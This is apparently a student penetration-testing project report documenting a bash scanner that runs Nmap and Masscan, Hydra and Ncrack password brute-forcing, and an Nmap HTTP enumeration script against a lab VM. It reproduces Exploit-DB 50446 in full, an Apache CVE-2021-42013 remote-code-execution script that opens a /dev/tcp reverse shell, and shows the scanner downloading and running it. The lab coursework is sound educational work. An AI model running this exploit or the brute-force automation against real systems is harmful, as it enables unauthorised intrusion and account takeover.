Penetration Testing Project

Ng Jing Ren

Table Of Content

Introduction

In this file, instructions are provided on how to use Nmap and Masscan to conduct a network scan. There are two options for the network scan: a basic scan and a full scan. A basic scan involves scanning the network with Nmap or Masscan and checking for weak passwords using brute force on SSH, RDP, FTP, and Telnet. A full scan includes everything that the basic scan does and, in addition, encompasses HTTP enumeration using Nmap and Apache HTTP Server remote command execution via Searchsploit. After the scans are completed, the user will be able to view the results and has the option to save all the results in a zip file.

Research on scanning for UDP ports


We can add some flags to our command to speed up an Nmap UDP scan. A good way to accomplish this is to scan the **top 100 ports**.

We can use the following command:

```
sudo nmap -sU -T4 -F <target>
```

-T4: This sets the timing template to "4", which is a more aggressive scan speed. Nmap offers timing templates from "0" (paranoid) to "5" (insane). "-T4" is a faster scan that balances speed and reliability, but it could potentially miss some information and might be detected by intrusion detection systems.

-F: This option tells Nmap to perform a "fast" scan. It limits the scan to fewer ports than the default scan, specifically the most common 100 ports. This significantly reduces scan time.



We found the same port as our last scan, but this time, it only took us 53 seconds instead of 46 minutes.

Dezso, Richard. "Nmap UDP SCAN: Advanced Scanning Techniques." *StationX*, 13 May 2024, www.stationx.net/nmap-udp-scan/.

Research on using ncrack

Test 3 - FTP server

Now to try hitting the FTP server on the same host (vsftpd).

```
ncrack -u test -P 500-worst-passwords.txt 10.10.10.10 -p 21

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-06 12:53 EST
Stats: 0:00:40 elapsed; 0 services completed (1 total)
Rate: 5.94; Found: 0; About 47.20% done; ETC: 12:54 (0:00:45 remaining)
Stats: 0:00:59 elapsed; 0 services completed (1 total)
Rate: 6.93; Found: 0; About 88.00% done; ETC: 12:54 (0:00:08 remaining)

Discovered credentials for ftp on 10.10.10.10 21/tcp:
10.10.10.10 21/tcp ftp: 'test' 'toor'

Ncrack done: 1 service scanned in 69.01 seconds.
```

Target, Hacker. "Brute Force Passwords with Ncrack, Hydra and Medusa." *HackerTarget.Com*, 6 May 2011, hackertarget.com/brute-forcing-passwords-with-ncrack-hydra-and-medusa/.

Research on if statement for file exists

342

Negate the expression inside `test` (for which `[` is an alias) using `!`:

```
#!/bin/bash
FILE=$1

if [ ! -f "$FILE" ]
then
    echo "File $FILE does not exist"
fi
```

The relevant man page is `man test` or, equivalently, `man [` -- or `help test` or `help [` for the built-in bash command.

Alternatively (less commonly used) you can negate the result of `test` using:

```
if ! [ -f "$FILE" ]
then
    echo "File $FILE does not exist"
fi
```

That syntax is described in "man 1 bash" in sections "**Pipelines**" and "**Compound Commands**".

Share Improve this answer Follow

edited Jul 17, 2022 at 0:28
Mateen Ulhaq
25.6k • 20 • 109 • 142

answered Mar 12, 2009 at 14:50
unbeknown

Ulhaq, Mateen. “How Do I Tell if a File Does Not Exist in Bash?” *Stack Overflow*, 17 July 2022, stackoverflow.com/questions/638975/how-do-i-tell-if-a-file-does-not-exist-in-bash/.

Research on if statement for user input (string) is not empty

Test

The square brackets ([ ]) in the **if** statement above are actually a reference to the command **test**. This means that all of the operators that test allows may be used here as well. Look up the man page for test to see all of the possible operators (there are quite a few) but some of the more common ones are listed below.

Operator	Description
! EXPRESSION	The EXPRESSION is false.
-n STRING	The length of STRING is greater than zero.
-z STRING	The lengh of STRING is zero (ie it is empty).

Chadwick, Ryan. "If Statements - Bash Scripting Tutorial." *Ryans Tutorial,* ryanstutorials.net/bash-scripting-tutorial/bash-if-statements.php/.

Research on NSE script with details and usage of it

2. http-enum.nse

Enumerates directories used by popular web applications and servers.

This parses a fingerprint file that's similar in format to the Nikto Web application scanner. This script, however, takes it one step further by building in advanced pattern matching as well as having the ability to identify specific versions of Web applications.

(Result)

```
nmap -sV --script=http-enum
Interesting ports on test.skullsecurity.org (208.81.2.52): PORT   STATE
SERVICE REASON 80/tcp open  http    syn-ack | http-enum: |   /icons/: Icons
and images |   /images/: Icons and images |   /robots.txt: Robots file |
/sw/auth/login.aspx: Citrix WebTop |   /images/outlook.jpg: Outlook Web
Access |   /nfservlets/servlet/SPSRouterServlet/: netForensics |_
/nfservlets/servlet/SPSRouterServlet/: netForensics
```

Cybervieadmin. "Nmap and Useful NSE Scripts." *CYBERVIE*, 25 March 2021, cybervie.com/blog/nmap-and-useful-nse-scripts/.

Research on repeating the case options in bash script

86

```
while true ; do
    ...
    if [ something ]; then
        break
    fi
done
```

Share Follow

answered Aug 28, 2013 at 13:02

lurker

57.4k • 9 • 71 • 107

Add a comment

Lurker. "How to Break Out of a Loop in Bash?" *Stack Overflow*, 28 August 2013, stackoverflow.com/questions/18488651/how-to-break-out-of-a-loop-in-bash/.

Research on searchsploit with details and usage of it

```
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE)  | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE)  | multiple/webapps/50512.py
Apache Httpd mod_proxy - Error Page Cross-Site Scripting | multiple/webapps/47688.md
Apache Httpd mod_rewrite - Open Redirects                | multiple/webapps/47689.md
```

```
# Exploit: Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)
# Credits: Ash Daulton & cPanel Security Team
# Date: 24/07/2021
# Exploit Author: TheLastVvV.com
# Vendor Homepage:  https://apache.org/
# Version: Apache 2.4.50 with CGI enable
# Tested on : Debian 5.10.28
# CVE : CVE-2021-42013

#!/bin/bash

echo 'PoC CVE-2021-42013 reverse shell Apache 2.4.50 with CGI'
if [ $# -eq 0 ]
then
echo  "try: ./$0 http://ip:port LHOST LPORT"
exit 1
fi
curl "$1/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh" -d "echo Content-Type:
text/plain; echo; echo '/bin/sh -i >& /dev/tcp/$2/$3 0>&1' > /tmp/revoshell.sh" && curl "$1/cgi-
bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh" -d "echo Content-Type: text/plain;
echo; bash  /tmp/revoshell.sh"

#usage chmod -x CVE-2021-42013.sh
#./CVE-2021-42013_reverseshell.sh http://ip:port/ LHOST LPORT
```

ThelastVvV. “Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2).” *Exploit Database*, 25 October 2021, www.exploit-db.com/exploits/50446/.

Research on using zip file

10-26-2011

ahamed101
Registered User

Try this...

Code:

```
zip -rm Output folder1 folder2 file1
```

man zip

Code:

```
        -m      Move the specified files into the zip archive; actually, this deletes the target  directories/files
                after  making  the  specified zip archive. If a directory becomes empty after removal of the files,
                the directory is also removed. No deletions are done until zip  has  created  the  archive  without
                error.  This is useful for conserving disk space, but is potentially dangerous so it is recommended
                to use it in combination with -T to test the archive before removing all input files.
```

--ahamed

Ahamed101. “Zip Files Deleting Originals.” *The UNIX and Linux Forums*, 26 October 2011, www.unix.com/shell-programming-and-scripting/169967-zip-files-deleting-originals.html/.

Research on using wordlist as built-in password list

PENTESTING 101: PASSWORDS AND WORDLISTS

The stock Kali Linux distribution contains a number of password and word lists. The most notable password list, RockYou, is from a breach that occurred in 2009. The biggest revelation to come from this breach was the frequency of the most basic passwords. The top five most used passwords in RockYou are:

123456
12345
123456789
password
iloveyou

In total, there were 32 million passwords in the RockYou breach but in the Kali version of this list, there are *only* 14 million passwords.

On a brand new installation of Kali Linux, you can find the RockYou password list under: **/usr/share/wordlists/rockyou.txt.gz**

To extract this list: **gzip -d rockyou.txt.gz**

When the file is finished extracting, we should end up with: **rockyou.txt**

Vince. "Pentesting 101: Passwords and Wordlists." *Sevenlayers*, www.sevenlayers.com/index.php/202-pentesting-101-passwords-and-wordlists/.

Source - https://www.exploit-db.com/exploits/50446

Specifying the network to scan

Example of detailed command and execution

```bash
#!/bin/bash

#Get the user to scan a network

function Network()
{
    echo '# Please specify a network to scan:'
    read network

    if [[ -z $network ]];
        then
            echo '# Network is required, script is exiting.'
            exit
        else
            echo "# "$network" is input."
        fi
}
Network
```

I have named the function Network and used the read command to store user input as a variable for later use. The network variable will be used for scanning IP addresses. The -z option ensures that there is user input before the script proceeds to the next stage.

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
[sudo] password for kali:
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.
```

Network is being input, and the script recognizes it.

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:

# Network is required, script is exiting.
```

Network is blank, and the script is exiting.

Scanning selection between basic scan and full scan

Example of detailed command and execution

```
22   #Allow user to choose basic scan or full scan
23
24   function Selection()
25   {
26       echo '# Please select (A)Basic Scan or (B)Full Scan.'
27       read options
28
29       case $options in
314  }
315  Selection
```

```
29       case $options in
30           A|a)
31               echo '# Basic Scan is selected.'
32
```

```
146          ;;
147          B|b)
148              echo '# Full Scan is selected.'
149
```

```
310          ;;
311          *)
312              echo '# Please choose (A) or (B).'
313              echo '# Script is exiting!'
314              exit
315          ;;
316          esac
317  }
318  Selection
```

I have named the function selection to allow the user to choose between a basic scan or a full scan using options A and B. If the user types any other letter, the script will exit to ensure the user specifies one of the given options.

Scanning selection between basic scan and full scan

Example of detailed command and execution

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.

# Please select (A)Basic Scan or (B)Full Scan.
A
# Basic Scan is selected.
# Disclaimer: Please enter password if required during scanning.
# Please select to use which program to scan with: (A) Nmap or (B) Masscan.
```

Selection of option A for a basic scan and the output of the script.

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.

# Please select (A)Basic Scan or (B)Full Scan.
B
# Full Scan is selected.
# Disclaimer: Please enter password if required during scanning.
# Please select to use which program to scan with: (A) Nmap or (B) Masscan.
```

Selection of option B for a full scan and the output of the script.

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.

# Please select (A)Basic Scan or (B)Full Scan.
C
# Please choose (A) or (B).
# Script is exiting!
```

Selection of option C or any other key that isn't an option will cause the script to exit on its own.

Selection between Nmap and Masscan for scanning

Example of detailed command and execution

```
#Allow user to enter password if needed for scan
echo '# Disclaimer: Please enter password if required during scanning.'

#Allow user to choose which program to scan with
echo '# Please select to use which program to scan with: (A) Nmap or (B) Masscan.'
read scanoptions

function ScanType()
{

case $scanoptions in
    A|a)
        echo '# Nmap scan is selected.'
```

```
    ;;
    B|b)
        echo '# Masscan scan is selected.'
```

```
    ;;
    *)
        echo '# Please choose (A) or (B).'
        echo '# Script is exiting!'
        exit
    ;;
    esac
}
ScanType
```

I have added a disclaimer for the port scan because some commands need to be run with root or sudo permissions. Please enter your password if prompted. The scanning screens for both the basic scan and the full scan are the same.

The user can choose between (A) Nmap or (B) Masscan to scan for TCP/UDP ports. If the user inputs any other option, the script will exit on its own, requiring the user to choose which program to use for scanning the ports.

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.

# Please select (A)Basic Scan or (B)Full Scan.
B
# Full Scan is selected.
# Disclaimer: Please enter password if required during scanning.
# Please select to use which program to scan with: (A) Nmap or (B) Masscan.
A
# Nmap scan is selected.
# Scanning of TCP Port, please wait and do not press any keys!
```

In this case, I chose the Nmap scan, so a message is displayed indicating that Nmap scan is selected. While scanning for ports, I have warned the user not to press any other keys, as doing so may interrupt the process and cause the script to exit immediately.

Selection between Nmap and Masscan for scanning

Example of detailed command and execution

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.

# Please select (A)Basic Scan or (B)Full Scan.
B
# Full Scan is selected.
# Disclaimer: Please enter password if required during scanning.
# Please select to use which program to scan with: (A) Nmap or (B) Masscan.
B
# Masscan scan is selected.
# Scanning of TCP Port, please wait and do not press any keys!
```

Selecting the option of Masscan will display a message indicating that the Masscan scan is selected. The same concept applies during port scanning: the user should not press any other keys, as this may interrupt the process.

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.

# Please select (A)Basic Scan or (B)Full Scan.
B
# Full Scan is selected.
# Disclaimer: Please enter password if required during scanning.
# Please select to use which program to scan with: (A) Nmap or (B) Masscan.
G
# Please choose (A) or (B).
# Script is exiting!
```

Entering an invalid option will cause the script to exit on its own, while reminding the user to select either option A or B.

Nmap scan for TCP and UDP ports

Example of detailed command and execution

```
            case $scanoptions in
                A|a)
                    echo '# Nmap scan is selected.'
                    #Scanning of all the TCP port
                    echo '# Scanning of TCP Port, please wait and do not press any keys!'
                    NTCP=$(sudo nmap -sV -sT -p- "$network")
                    echo '# Scanning of TCP Port is completed.'

                    #Scanning of the top 100 UDP Port to speed up the process along with T4 speed
                    echo '# Scanning of UDP Port, please wait and do not press any keys!'
                    NUDP=$(sudo nmap -sV -sU -F -T4 "$network")
                    echo '# Scanning of UDP Port is completed.'

```

If the user selects Nmap scanning, it will indicate that the Nmap scan is selected. I will use sudo nmap -sV -sT -p- "$network" to scan all possible ports within the network for the TCP scan. This will enable Kali to scan for service versions (-sV) only on TCP (-sT), covering all ports (-p-), and ending with the network that the user input earlier. Before scanning begins, a message will indicate that the TCP port scan is in progress, so the user should wait and not press any keys.

I will use sudo nmap -sV -sU -F -T4 "$network" to scan for the top 100 UDP ports. This scan will include service versions (-sV) only for UDP (-sU), with the top 100 ports (-F), and will be conducted at an aggressive scan speed (-T4), ending with the network the user input earlier. The -F and -T4 flags are used to speed up the UDP port scan, as UDP scanning is generally slower compared to TCP.

Once each scan is completed, it will display a message indicating that the TCP or UDP port scan is finished.

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ sudo bash Vulner.sh
# Please specify a network to scan:
192.168.80.129
# 192.168.80.129 is input.

# Please select (A)Basic Scan or (B)Full Scan.
B
# Full Scan is selected.
# Disclaimer: Please enter password if required during scanning.
# Please select to use which program to scan with: (A) Nmap or (B) Masscan.
A
# Nmap scan is selected.
# Scanning of TCP Port, please wait and do not press any keys!
# Scanning of TCP Port is completed.
# Scanning of UDP Port, please wait and do not press any keys!
# Scanning of UDP Port is completed.
```

This is an example of a situation where the script is executed, but the result does not appear immediately. This happens because I have stored each command as a variable ($NTCP and $NUDP) to be printed out later for the user to view.

Masscan scan for TCP and UDP ports

Example of detailed command and execution

```
                ;;
                B|b)
                    echo '# Masscan scan is selected.'
                    #Scanning of all the TCP port.
                    echo '# Scanning of TCP Port, please wait and do not press any keys!'
                    MTCP=$(sudo masscan "$network" -pT:1-65535 --rate=10000)
                    echo '# Scanning of TCP Port is completed.'

                    #Scanning of all the UDP port.
                    echo '# Scanning of UDP Port, please wait and do not press any keys!'
                    MUDP=$(sudo masscan "$network" -pU:1-65535 --rate=10000)
                    echo '# Scanning of UDP Port is completed.'

```

If the user selects Masscan scan, it will display that the Masscan scan is selected. I have also used the same display message to alert the user that TCP/UDP port scanning is in progress and to avoid pressing any keys.

For executing Masscan, I use sudo masscan $network -pT:1-65535 --rate=10000 for TCP. This command allows scanning at a rate of 10,000 packets per second. The same applies to UDP, but the command is sudo masscan $network -pU:1-65535 to scan UDP ports only. However, the user should be cautious when using Masscan because, while it scans faster than Nmap, the accuracy of the results might vary. The high speed of scanning could lead to missing some open or filtered ports' information in TCP or UDP.

Once each scan is completed, a message will indicate that the TCP or UDP port scan is finished.

```
# Please select to use which program to scan with: (A) Nmap or (B) Masscan.
B
# Masscan scan is selected.
# Scanning of TCP Port, please wait and do not press any keys!
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-03-13 11:54:01 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
# Scanning of TCP Port is completed.
# Scanning of UDP Port, please wait and do not press any keys!
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-03-13 11:54:26 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
# Scanning of UDP Port is completed.
```

This is an example of a situation where, when the script is executed, the result does not appear immediately. This occurs because I have stored each command as a variable ($MTCP and $MUDP) to be printed out later for the user to view.

Checking for username input

Example of detailed command and execution

```
function WeakPass()
{

    echo '# Checking for Weak Password'

    #User needs to input a username to check for weak password due to script requirement.
    echo '# Please type in an username (Do not upload a file).'
    read user

    #If user did not provide username, script exits on itself.
    if [[ -z $user ]];
    then
        echo '# Username is required, script is exiting.'
        exit
    else
        echo '# Username is input.'
```

For the execution of the weak password check, the user must provide a username. I have specified not to upload a file because the script is set to perform brute-force attacks using a single username rather than a username file. The brute-force process may take a long time, which is why I prefer using one username.

I have used an if statement to determine if the user has provided a valid username by using the -z flag. If no username is entered, the script will exit on its own, as brute-forcing cannot be run without a username. If a valid username is provided, the script will display a message indicating that the username has been input.

```
# Checking for Weak Password
# Please type in an username (Do not upload a file).
tc
# Username is input.
```

```
# Checking for Weak Password
# Please type in an username (Do not upload a file).

# Username is required, script is exiting.
```

Checking for password file input

Example of detailed command and execution

```
#Only allow user to upload file, if no file is being selected it will use default password list.
echo '# Please upload a password file if you want to, if no file please hit enter.'
read passfile

if [ -f "$passfile" ];
then
    #Using hydra to bruteforce ssh
    SSHRes=$(hydra -l "$user" -P "$passfile" "$network" ssh -vV -f)
    echo '# SSH Password check is completed.'
```

```
else
    echo '# No password file is input'

    #Using built-in password list by john
    defaultpass=/usr/share/wordlists/john.lst

    #Using hydra to bruteforce ssh
    SSHRes=$(hydra -l "$user" -P "$defaultpass" "$network" ssh -vV -f)
    echo '# SSH Password check is completed.'
```

In terms of checking for password file input, user will be given an option to upload its own password file so that the script will be able to recognise it as a variable as $passfile. I have use the -f flag in if statement so that the script will check if there is a valid file that is able to use as password list during bruteforce.

If the user doesn't have a password list, a built-in password list will be selected. The built-in password list is found in /usr/share/wordlists/john.lst, this will allow the user to use the kali built-in password file that is provided by the program called john. John (johntheripper) is a program that is used for offline bruteforcing which will have its own password list in the /usr/share/wordlists directory.

```
# Username is input.
# Please upload a password file if you want to, if no file please hit enter.
password1.lst
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
```

The script will automatically run after the user inputs a valid password file.

```
# Username is input.
# Please upload a password file if you want to, if no file please hit enter.

# No password file is input
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
```

The script will display "No password file is input" if the user hits Enter, and the default built-in password list will be used instead.

Checking for weak password via bruteforce (Hydra and Ncrack)

Example of detailed command and execution

```
if [ -f "$passfile" ];
then
    #Using hydra to bruteforce ssh
    SSHRes=$(hydra -l "$user" -P "$passfile" "$network" ssh -vV -f)
    echo '# SSH Password check is completed.'

    #Using hydra to bruteforce rdp
    RDPRes=$(hydra -l "$user" -P "$passfile" "$network" rdp -vV -f)
    echo '# RDP Password check is completed.'

    #Using hydra to bruteforce ftp
    FTPRes=$(hydra -l "$user" -P "$passfile" "$network" ftp -vV -f)
    echo '# FTP Password check is completed.'

    #Using ncrack to bruteforce telnet which is on p23
    TELRes=$(ncrack -u "$user" -P "$passfile" "$network" -p23 -T4 -f)
    echo '# TELNET Password check is completed.'

    echo '# Checking for weak password is completed.'
```

For checking weak passwords, I have opted to use Hydra and Ncrack. The variable that I asked the user to input earlier will be useful for these brute-force commands. The reason I opted to use Ncrack for Telnet is that Hydra does not work well with Telnet and issues a warning that the results might be inaccurate. Therefore, Ncrack is the alternative tool for this purpose.

The -l and -u flags in Hydra and Ncrack specify the username only, which is stored as $user. The -P flag represents the password file provided by the user, stored as $passfile. If the user did not provide a password file, the built-in password file will be used and stored as $defaultpass. The $network variable represents the network provided by the user and is used for scanning. After specifying the network, the protocol being used is indicated, and Ncrack requires the user to specify the port, with the default Telnet port being 23.

The -vV flag enables verbose mode to display more information during the brute-force process, while the -f flag causes the command to exit when a valid login is found. For Ncrack, I have selected the -T4 flag to speed up the brute-forcing process.

```
# Please upload a password file if you want to, if no file please hit enter.

# No password file is input
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
# SSH Password check is completed.
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the num
ber of parallel connections and -W 1 or -W 3 to wait between connection to allow the server
 to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
# RDP Password check is completed.
# FTP Password check is completed.
# TELNET Password check is completed.
Checking for weak password is completed.
```

When each brute-force attempt is completed, the script will echo that the respective protocol's password check is complete, so the user will know which stage of brute-forcing is in progress. Once all brute-force attempts are finished, it will display a message indicating that the weak password checking is complete.

Checking for HTTP enumeration (NSE script)

Example of detailed command and execution

```
function HttpEnum ()
{
    echo '# Using of NSE script for scanning of HTTP Enumeration.'

    #To get more information on http enumeration script via nmap
    ENUMRes=$(nmap -sV --script=http-enum "$network")
    echo 'HTTP Enumeration scan is completed.'

}
HttpEnum
```

In terms of using an NSE script, I have opted to use the HTTP enumeration check. An attacker could look for information on the web server because the HTTP port is not secured. Before the script is executed, it will echo that it is using the NSE script to scan for HTTP enumeration. The NSE HTTP enumeration script is run using nmap -sV --script=http-enum $network. Once the command is completed, the results will be stored as ENUMRes, and a message will be echoed indicating that the HTTP enumeration scan is complete.

```
# Using of NSE script for scanning of HTTP Enumeration.
# HTTP Enumeration scan is completed.
```

Checking for Apache HTTP Server RCE (Searchsploit)

Example of detailed command and execution

```
function ApacheSearchsploit ()
{
    echo '# Using searchsploit to run check for Apache HTTP Server RCE.'
    #Downloading of Apache HTTP Server RCE script to current user directory

    filename=50446.sh

    if [ -f "$filename" ];

    then
        #Running the script and specifying port number.
        echo '# Apache HTTP Server RCE script is available.'

        SEARCHRes=$(./50446.sh "$network":80)
        echo " "

        echo '# Searchsploit completed.'

    else
        #Allowing the download of the script and running the script and specifying port number.
        echo '# Apache HTTP Server RCE script is being downloaded.'

        searchsploit -m 50446

        SEARCHRes=$(./50446.sh "$network":80)
        echo " "

        echo '# Searchsploit completed.'
    fi
}
ApacheSearchsploit
```

For the use of the SearchSploit script, I have opted to use the Apache HTTP server remote command execution script. This will inform the user if the port is vulnerable to an attack and if a shell can be obtained. The script will download the file if it is not already in the user's current directory, using searchsploit -m 50446, and will echo that the script is being downloaded. If the file is already available, it will echo that the file is present in the user's current directory.

The script will then prompt the user to proceed with running the bash script using ./ followed by the script name, $network, and its port. Once the process is completed, it will display the progress on the output screen and indicate that the SearchSploit scan is complete.

Checking for Apache HTTP Server RCE (Searchsploit)

Example of detailed command and execution

```
# Using searchsploit to run check for Apache HTTP Server RCE.
# Apache HTTP Server RCE script is available.
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   399  100   306  100    93  38230  11619 --:--:-- --:--:-- --:--:-- 57000
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   366  100   306  100    60  33700   6607 --:--:-- --:--:-- --:--:-- 45750

# Searchsploit completed.
```

The Apache HTTP server RCE script is available in the user's directory.

```
# Using searchsploit to run check for Apache HTTP Server RCE.
# Apache HTTP Server RCE script is being downloaded.
  Exploit: Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)
      URL: https://www.exploit-db.com/exploits/50446
     Path: /usr/share/exploitdb/exploits/multiple/webapps/50446.sh
    Codes: CVE-2021-42013
 Verified: False
File Type: ASCII text, with very long lines (347)
Copied to: /home/kali/PT/Project/50446.sh


  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   399  100   306  100    93  14698   4467 --:--:-- --:--:-- --:--:-- 19950
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   366  100   306  100    60  22747   4460 --:--:-- --:--:-- --:--:-- 28153

# Searchsploit completed.
```

The Apache HTTP server RCE script is being downloaded to the user's current directory and executed.

Displaying of all results (Command)

Example of detailed command and execution

```
#Displaying of TCP Scan result
echo '# Results for TCP Scan:'
echo "$NTCP" "$MTCP"
echo " "

#Displaying of UDP Scan result
echo '# Results for UDP Scan:'
echo "$NUDP" "$MUDP"
echo " "

#Displaying of SSH check
echo '# Results for SSH check:'
echo "$SSHRes"
echo " "

#Displaying of RDP check
echo '# Results for RDP check:'
echo "$RDPRes"
echo " "
#Displaying of FTP check
echo '# Results for FTP check:'
echo "$FTPRes"
echo " "

#Displaying of TELNET check
echo '# Results for TELNET check:'
echo "$TELRes"
echo " "

#Displaying of HTTP Enumeration result
echo '# Result for HTTP Enumeration via NSE Script.'
echo "$ENUMRes"
echo " "

#Displaying of Searchsploit Apache HTTP Server RCE result
echo '# Result of Searchsploit Apache HTTP Server RCE script.'
echo "$SEARCHRes"
echo " "
```

The variable that I stored earlier in the command will be called to display the result once the scan is completed.

Displaying of all results (TCP and UDP ports)

Example of detailed command and execution

```
# Results for TCP Scan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 11:43 EDT
Nmap scan report for 192.168.80.129
Host is up (0.0035s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.5
22/tcp   open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet        Linux telnetd
80/tcp   open  http          Apache httpd 2.4.52 ((Ubuntu))
3389/tcp open  ms-wbt-server xrdp
MAC Address: 00:0C:29:D8:96:7B (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 30.12 seconds
```

Result of TCP scan using nmap.

```
# Results for UDP Scan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 11:56 EDT
Warning: 192.168.80.129 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.80.129
Host is up (0.00060s latency).
All 100 scanned ports on 192.168.80.129 are in ignored states.
Not shown: 64 closed udp ports (port-unreach), 36 open|filtered udp ports (no-response)
MAC Address: 00:0C:29:D8:96:7B (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 216.91 seconds
```

Result of UDP scan using nmap.

```
# Results for TCP Scan:
 Discovered open port 21/tcp on 192.168.80.129
Discovered open port 80/tcp on 192.168.80.129
Discovered open port 22/tcp on 192.168.80.129

# Results for UDP Scan:
```

Results of TCP and UDP scans using masscan.

```
# Results for UDP Scan:
 Discovered open port 137/udp on 192.168.80.132
```

Displaying the UDP scan results via masscan (To verify that the masscan UDP command is working).

Displaying of all results (SSH Bruteforce)

Example of detailed command and execution

```
# Results for SSH check:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-13 11:30:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 103 login tries (l:1/p:103), ~7 tries p
er task
[DATA] attacking ssh://192.168.80.129:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tc@192.168.80.129:22
[INFO] Successful, password authentication is supported by ssh://192.168.80.129:22
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456" - 1 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "password" - 2 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345678" - 3 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "msfadmin" - 4 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "qwerty" - 5 of 103 [child 4] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "tc" - 6 of 103 [child 5] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456789" - 7 of 103 [child 6] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345" - 8 of 103 [child 7] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "1234" - 9 of 103 [child 8] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "111111" - 10 of 103 [child 9] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "1234567" - 11 of 103 [child 10] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "dragon" - 12 of 103 [child 11] (0/0)
